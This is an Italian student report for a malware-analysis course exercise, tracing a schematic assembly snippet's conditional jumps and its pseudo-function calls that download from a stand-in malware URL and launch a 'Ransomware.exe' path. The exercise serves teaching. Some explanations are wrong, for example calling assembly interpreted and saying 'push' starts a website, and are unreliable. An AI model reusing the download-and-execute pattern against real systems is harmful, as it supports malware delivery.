EPICODE S11

ALEX FLORES

Indice

TRACCIA

CODICE ASSEMBLY

SALTI CONDIZIONALI

DIAGRAMMA DI FLUSSO

FUNZIONALITÀ IMPLEMENTATE

CONCLUSIONI FINALI

TRACCIA

Traccia


CON RIFERIMENTO AL CODICE ASSEMBLY CHE ALLEGHERÒ NELLE PAGINE SUCCESSIVE, RISPONDERE AI SEGUENTI QUESITI:


- SPIEGATE, MOTIVANDO, QUALE SALTO CONDIZIONALE EFFETTUA IL MALWARE.
- DISEGNARE UN DIAGRAMMA DI FLUSSO (PRENDETE COME ESEMPIO LA VISUALIZZAZIONE GRAFICA DI IDA) IDENTIFICANDO I SALTI CONDIZIONALI (SIA QUELLI EFFETTUATI CHE QUELLI NON EFFETTUATI). INDICATE CON UNA LINEA VERDE I SALTI EFFETTUATI, MENTRE CON UNA LINEA ROSSA I SALTI NON EFFETTUATI.
- QUALI SONO LE DIVERSE FUNZIONALITÀ IMPLEMENTATE ALL'INTERNO DEL MALWARE? CON RIFERIMENTO ALLE ISTRUZIONI «CALL» PRESENTI NELLE TABELLE, DETTAGLIARE COME SONO PASSATI GLI ARGOMENTI ALLE SUCCESSIVE CHIAMATE DI FUNZIONE.

CODICE ASSEMBLY

COSA È? COSA SONO I REGISTRI? CHE ISTRUZIONI USA?

ASSEMBLY, COSA È?





IL CODICE ASSEMBLY È UN LINGUAGGIO DI PROGRAMMAZIONE INTERPRETATO CHE UTILIZZA DELLE ISTRUZIONI PER RAPPRESENTARE OPERAZIONI ESEGUITE DIRETTAMENTE DAL PROCESSORE DI UN COMPUTER. È IL LINGUAGGIO PIÙ VICINO AL LINGUAGGIO MACCHINA, CHE È RAPPRESENTATO DA SEQUENZE DI BIT BINARI.
I PROGRAMMATORI UTILIZZANO IL CODICE ASSEMBLY PER SCRIVERE PROGRAMMI CHE DEVONO ESSERE ALTAMENTE OTTIMIZZATI IN TERMINI DI PRESTAZIONI O CHE NECESSITANO DI INTERAGIRE DIRETTAMENTE CON L'HARDWARE DEL COMPUTER. È COMUNEMENTE USATO PER SVILUPPARE DRIVER DI DISPOSITIVO, SISTEMI OPERATIVI E ALTRE APPLICAZIONI CHE RICHIEDONO UN CONTROLLO PRECISO SULL'HARDWARE SOTTOSTANTE. ESSENZIALMENTE, IL CODICE ASSEMBLY FORNISCE UN'INTERFACCIA PIÙ DIRETTA E GRANULARE CON L'HARDWARE DEL COMPUTER RISPETTO AI LINGUAGGI DI PROGRAMMAZIONE DI ALTO LIVELLO COME PHYTON E C++, CONSENTENDO AI PROGRAMMATORI DI SCRIVERE CODICE ALTAMENTE EFFICIENTE E SPECIFICO PER DETERMINATE ARCHITETTURE DI PROCESSORI.

Codice assembly del progetto

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Cosa sono registri? Quali istruzioni usa?

I REGISTRI IN UN LINGUAGGIO ASSEMBLY SONO PICCOLE AREE DI MEMORIA ALL'INTERNO DEL PROCESSORE DEL COMPUTER CHE VENGONO UTILIZZATE PER MEMORIZZARE TEMPORANEAMENTE DATI, ISTRUZIONI E INDIRIZZI DI MEMORIA DURANTE L'ESECUZIONE DI UN PROGRAMMA. OGNI PROCESSORE HA UN INSIEME DI REGISTRI INCORPORATI CHE POSSONO ESSERE UTILIZZATI PER VARI SCOPI.
LE ISTRUZIONI DI ASSEMBLY SONO COMANDI SCRITTI IN LINGUAGGIO ASSEMBLY CHE VENGONO UTILIZZATI PER ESEGUIRE OPERAZIONI DIRETTAMENTE SUL PROCESSORE DI UN COMPUTER. QUESTE ISTRUZIONI SONO TRADOTTE DIRETTAMENTE IN LINGUAGGIO MACCHINA, IL CHE SIGNIFICA CHE SONO COMPRENSIBILI E ESEGUIBILI DAL PROCESSORE STESSO.
OGNI ISTRUZIONE DI ASSEMBLY CORRISPONDE A UN'OPERAZIONE SPECIFICA ESEGUITA DAL PROCESSORE,

IL PROGRAMMA USA LE SEGUENTI:

- mov: Muove il valore di un operando all'interno di un registro
- cmp: Compara il valore di un operando con quello di un registro
- jnz: Fa un salto in un altra locazione, se il valore non è zero
- inc: Incrementa di 1 il valore di un registro
- jz: Fa un salto in un altra locazione, se il valore è zero
- push: Sposta in alto un determinato valore
- call: Fa una chiamata ad un determinato operando

QUALI SALTI CONDIZIONALI EFFETTUA?

Salti condizionali

Il malware in se effettua 2 salti condizionali:

00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0


Il primo muove il valore di 5 all'interno del registro EAX, successivamente compara il valore di EAX a 5, il codice effettuerà il salto nel caso in cui il codice non è zero (jnz= jump not zero), la comparazione effettuata precedentemente darà il valore di 0 e quindi non farà effettuare il jump al malware nella locazione "0040BBA0"


0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

Il secondo, muove il valore di 10 dentro il registro EBX, successivamente lo incrementa di 1, facendolo passare da 10 ad 11, poi compara il registro EBX con 11, il valore della comparazione sarà zero, quindi il programma potrà effettuare il jump (jz, jump if zero) nella locazione "0040FFA0"

DIAGRAMMA DI FLUSSO


DIAGRAMMA DI FLUSSO





IL PROGETTO RICHIEDE ALLO STUDENTE DI CREARE UN DIAGRAMMA DI FLUSSO SEGUENDO IL MODELLO DI "IDA".
IDA (INTERACTIVE DISASSEMBLER) È UN POTENTE STRUMENTO DI REVERSE ENGINEERING AMPIAMENTE UTILIZZATO DAGLI ANALISTI DI SICUREZZA INFORMATICA, DAI RICERCATORI DI MALWARE E DAI PROGRAMMATORI PER ESAMINARE E COMPRENDERE IL FUNZIONAMENTO INTERNO DEI PROGRAMMI BINARI. IDA CONSENTE AGLI UTENTI DI ESAMINARE IL CODICE DI PROGRAMMA ESEGUIBILE IN FORMATO BINARIO E DI VISUALIZZARE UNA RAPPRESENTAZIONE LEGGIBILE DELLE ISTRUZIONI DI ASSEMBLY CHE COMPONGONO IL PROGRAMMA.
IDA È CONOSCIUTO PER LA SUA CAPACITÀ DI ANALIZZARE FILE ESEGUIBILI DI DIVERSI FORMATI E PER LA SUA INTERFACCIA UTENTE INTUITIVA CHE CONSENTE AGLI UTENTI DI NAVIGARE ATTRAVERSO IL CODICE ASSEMBLY.

DIAGRAMMA DI FLUSSO



Linea **verde**: salto effettuato

Linea **rossa**: salto non effettuato

FUNZIONALITÀ IMPLEMENTATE

E LE SUE CHIAMATE DI FUNZIONE

Funzionalità implementate e chiamate di funzione

Il malware implementa diverse funzionalità al suo interno, vediamole insieme:

00401040	mov	EAX, 5
00401044	mov	EBX, 10
00401048	cmp	EAX, 5
0040105B	jnz	loc 0040BBA0
0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

Muove diversi valori all'interno di alcuni registri, dopo averli comparati il malware, come abbiamo visto in precedenza, può effettuare due tipologie di salti: jnz e jz.
nel caso in cui effettua il salto jnz il malware farà un salto verso la locazione "0040BBA0".
nel caso in cui effettua il salto jz il malware farà un salto verso la locazione "0040FFA0".

Funzionalità implementate e chiamate di funzione

Il malware implementa diverse funzionalità al suo interno, vediamole insieme:

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nel caso in cui il malware effettua il salto jnz allora quest`ultimo sposterà il valore del registro EDI (www.malwaredownload.com) dentro il registro EAX, il "push EAX" farà in modo di avviare il sito web, mentre la chiamata di funzione "call DownloadToFile()" scaricherà un file da quel sito web. Essendo che nelle slide precedenti il salto jnz non potrà avvenire poichè il risultato del "cmp" sarà sempre zero, allora questa funzionalità molto probabilmente avviene solo nel caso in cui il malware viene avviato per la prima volta.

Funzionalità implementate e chiamate di funzione

Il malware implementa diverse funzionalità al suo interno, vediamole insieme:

0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nel caso in cui avvenisse il jump jz, allora il programma muoverà il valore di EDI (C:\Program and Settings\LocalUser\Desktop\Ransomware.exe) dentro il registro EDX, la funzione "push EDX" chiamerà in altro il registro mentre "call WinExec()" eseguirà il Ransomware.exe

CONCLUSIONI FINALI

CONCLUSIONI FINALI

IL PROGETTO È RIUSCITO CON SUCCESSO ED INOLTRE È RIUSCITO AD INSEGNARE ALLO STUDENTE COME LEGGERE UN CODICE ASSEMBLY, CAPIRNE LE SUE FUNZIONI, CHIAMATE ED I SALTI CONDIZIONALI. QUESTO SICURAMENTE È UNA BASE FONDAMENTALE IMPARATA DALLO STUDENTE CHE SERVIRÀ CON MOLTA PROBABILITÀ IN FUTURO NEL CASO IN CUI QUEST'ULTIMO VOGLIA INTRAPRENDERE UNA CARRIERA DA MALWARE ANALYSIS.